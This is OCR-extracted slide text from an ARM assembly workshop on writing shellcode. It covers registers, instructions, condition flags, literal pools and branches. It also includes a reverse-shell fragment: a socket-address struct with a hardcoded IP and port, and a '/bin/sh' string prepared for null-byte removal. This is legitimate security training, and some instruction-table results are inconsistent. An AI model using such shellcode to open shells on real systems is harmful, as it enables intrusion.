Lab: ARM Assembly Shellcode

From Zero to ARM Assembly Bind Shellcode


Learning Objectives

- ARM assembly basics
  - Registers
  - Most common instructions
  - ARM vs. Thumb
  - Load and Store
  - Literal Pool
  - PC-relative Addressing
  - Branches
- Writing ARM Shellcode
  - System functions
  - Mapping out parameters
  - Translating to Assembly
  - De-Nullification
  - Execve() shell
  - Reverse Shell
  - Bind Shell

Outline – 120 minutes

- ARM assembly basics
  - 15 – 20 minutes
- Shellcoding steps: execve
  - 10 minutes
- Getting ready for practical part
  - 5 minutes
- Reverse Shell
  - 3 functions
  - For each:
    - 10 minutes exercise
    - 5 minutes solution
- Buffer[10]
- Bind Shell
  - 3 functions
  - 25 minutes exercise

Mobile and IoT bla bla



It's getting interesting...

Benefits of Learning ARM Assembly

- Reverse Engineering binaries on…
  - Phones?
  - Routers?
  - Cars?
  - Internet of Things?
  - MACBOOKS??
  - SERVERS??

- Intel x86 is nice but..
  - Knowing ARM assembly allows you to dig into and have fun with various different device types

Benefits of writing ARM Shellcode

- Writing your own assembly helps you to understand assembly
  - How functions work
  - How function parameters are handled
  - How to translate functions to assembly for any purpose
- Learn it once and know how to write your own variations
  - For exploit development and vulnerability research
- You can brag that you can write your own shellcode instead of having to rely on exploit-db or tools

ARM Assembly Basics

15 – 20 minutes

ARM CPU Features

- RISC (Reduced Instruction Set Computing) processor
  - Simplified instruction set
  - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
  - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode
- Conditional Execution on almost all instructions (ARM mode only)
- Inline Barrel Shifter
- Word aligned memory access (4 byte aligned)

ARM Architecture and Cores

Arch	W	Processor Family
ARMv6	32	ARM11
ARMv6-M	32	ARM Cortex-M0, ARM Cortex-M0+, ARM Cortex-M1, SecurCore SC000
ARMv7-M	32	ARM Cortex-M3, SecurCore SC300
ARMv7E-M	32	ARM Cortex-M4, ARM Cortex-M7
ARMv7-R	32	ARM Cortex-R4, ARM Cortex-R5, ARM Cortex-R7, ARM Cortex-R8
ARMv7-A	32	ARM Cortex-A5, ARM Cortex-A7, ARM Cortex-A8, ARM Cortex-A9, ARM Cortex-A12, ARM Cortex-A15, ARM Cortex-A17
ARMv8-A	32	ARM Cortex-A32
ARMv8-A	64	ARM Cortex-A35, ARM Cortex-A53, ARM Cortex-A57, ARM Cortex-A72

ARM CPU Registers

R0 - R6	General Purpose	
R7	Syscall number	
R8 - R10	General Purpose	
R11	Frame Pointer	FP
R12	Intra Proced.	IP
R13	Stack Pointer	SP
R14	Link Register	LR
R15	Program Counter	PC

Most Common Instructions

```
Given:
r0 = 1
r1 = 2
r2 = 3
```

Instruction	Example	Result
MOV	`mov r1, #3`	r1 = 3
ADD	`add r1, r0, r0`	r3 = 1 + 1
SUB	`sub r1, r0, r0`	r3 = 1 - 1
MUL	`mul r1, r0, r0`	r3 = 1 * 1
LSL	`lsl r1, r0, #2`	r3 = 1 << 2 = 4
LSR	`lsr r1, r0, #2`	r3 = 1 >> 2 = 0
ASR	`asr r1, r0, #2`	r3 = 1 asr 2 =3
ROR	`ror r1, r0, #2`	r3 = 0x40000000
AND	`and r2, r1, r0`	r3 = 1 and 2 =0
ORR	`orr r2, r1, r0`	r2 = 1 orr 2 =3
EOR	`eor r2, r1, r0`	r3 = 1 xor 2 =3

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Thumb Instructions

- ARM core has two execution states: ARM and Thumb
  - Switch state with BX instruction
- Thumb is a 16-bit instruction set
  - Other versions: Thumb-2 (16 and 32-bit), ThumbEE
  - For us: useful to get rid of NULL bytes in our shellcode
- Most Thumb instructions are executed unconditionally ☹

Conditional Execution

Condition Code	Meaning	Flags Tested
EQ	Equal (==)	Z == 1
NE	Not Equal (!=)	Z == 0
GT	Signed >	(Z==0)&&(N==V)
LT	Signed <	N != V
GE	Signed >=	N == V
LE	Signed <=	(Z==1) || (N!=V)
CS or HS	U. Higher or Same	C == 1
CC or LO	U. Lower	C == 0
MI	Negative -	N == 1
PL	Positive +	N == 0
AL	Always executed	-
NV	Never executed	-
VS	S. Overflow	V == 1
VC	No Overflow	V == 0
HI	U. Higher	(C==1)&&(Z==0)
LS	U. Lower or same	(C==0)||(Z==0)

CPSR / APSR

Current Program Statur Register / Application Program Status Register

N	Z	C	V	Q		J		GE		E	A	I	F	T	M

Cmp/Test Instructions

CMP (compare),

CMN (compare negative),

TEQ (test equivalence),

TST (test bits)

always update flags

update flags only with S suffix

Other instructions, like

MOVS (move, update flag)

ADDS (add, update flag)

SUBS (subtract, update flag)

[...]

Example: CMP & LT

```
mov   r0, #2
mov   r1, #4
cmp   r0, r1
movlt r2, #4
movgt r2, #8
```

r0 = 2
r1 = 4
r0 - r1 = 2 - 4 = -2
(N != V) == true
(N == V) == false

N	Z	C	V	Q
1	0	0	0	0

set negative flag

Example: CMP & EQ

```
mov   r0, #2
mov   r1, #2
cmp   r0, r1
beq   func1
mov   r2, #8
```

r0 = 2
r1 = 2
r0 - r1 = 2 - 2 = 0
(Z == 1) == true

N	Z	C	V	Q
0	1	1	0	0

set zero flag

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Load / Store instructions

- ARM is a Load / Store Architecture
  - Does not support memory to memory data processing operations
  - Must move data values into register before using them
- This isn't as inefficient as it sounds:
  - Load data values from memory into registers
  - Process data in registers using a number of data processing instructions
    - which are not slowed down by memory access
  - Store results from registers out of memory
- Three sets of instructions which interact with main memory:
  - Single register data transfer (LDR/STR)
  - Block data transfer (LDM/STM)
  - Single Data Swap (SWP)

Load / Store Instructions

value at [**address**] found in R2
is loaded into register R1

value found in R1
is stored to [**address**] found in R2

- Load and Store Word or Byte
  - LDR / STR / LDRB / STRB
- Can be executed conditionally ☺
- Syntax:
  - <LDR|STR>{<cond>}{<size>} Rd, <address>

Replace X with null-byte

Replace X with null-byte

Goal:

/bin/shX ⟶ /bin/sh\0

Instruction:

```
STRB  R2, [R0, #7]
```

store byte from R2
to [**address**] found in R0 + offset 7

Store Byte (STRB)

Goal:


/bin/shX → /bin/sh\0

Instruction:

```
STRB  R2, [R0, #7]
```

store byte from R2
to [address] found in R0 + offset 7

How it works:



Load Immediate Values...

```
.section .text
.global _start
_start:
    mov     r0, #511
    bkpt
```

azeria@labs:~$ as test.s -o test.o

test.s: Assembler messages:


test.s:5: Error: invalid constant (1ff) after fixup

*https://raw.githubusercontent.com/azeria-labs/rotator/master/rotator.py

Load Immediate values

MOV R0, #12

MOV instruction with an immediate operand



Load Immediate values


MOV instruction with an immediate operand

#511?

Load Immediate values


MOV instruction with an immediate operand

#384?



Load Immediate values

MOV instruction with an immediate operand



Solution: LDR or Split

Option 1:
Split values into two valid imm values

```
MOV R0, #256    // 1 ror 24 = 256
ADD R0, #255    // 255 ror 0 = 255
```

Option 2:
Put value into Literal Pool with LDR

```
LDR R1, =511
```

Literal Pool

Assembly:

```
LDR R1, =511
```


Disassembly:

```
LDR   R1, [PC, #16]
[...]
.word   0x000001ff
```

PC-relative Addressing

```
Assembly:

    adr     r1, struct
    adr     r0, shellcode
    eor     r1, r1
    eor     r2, r2
    [...]

struct:
    .ascii "\x02\xaa"
    .ascii "\x11\x5c"
    .ascii "\xc0\xa8\x8b\x82"

shellcode:
    .ascii "/bin/shX"
```

```
Disassembly:

00000000 <_start>:
   0:  e28f1008  add   r1, pc, #8
   4:  e28f000c  add   r0, pc, #12
   8:  e0211001  eor   r1, r1, r1
   c:  e0222002  eor   r2, r2, r2

00000010 <struct>:
  10:  5c11aa02  .word  0x5c11aa02
  14:  828ba8c0  .word  0x828ba8c0

00000018 <shellcode>:
  18:  6e69622f  .word  0x6e69622f
  1c:  5868732f  .word  0x5868732f
```



Branches

Branch (B)

Syntax

```
b[cond] label
b       label
```

```
loop:   cmp   r0, #4
        beq   end
        add   r0, r0, #1
        b     loop

        bx lr
```

Branch & Exchange (BX)

Syntax

```
bx[cond] label
bx       label
```


```
        add   r2, pc, #1
        bx    r2
Thumb   add   r1, r1
```

Branches

Branch & Link (BL)

Syntax

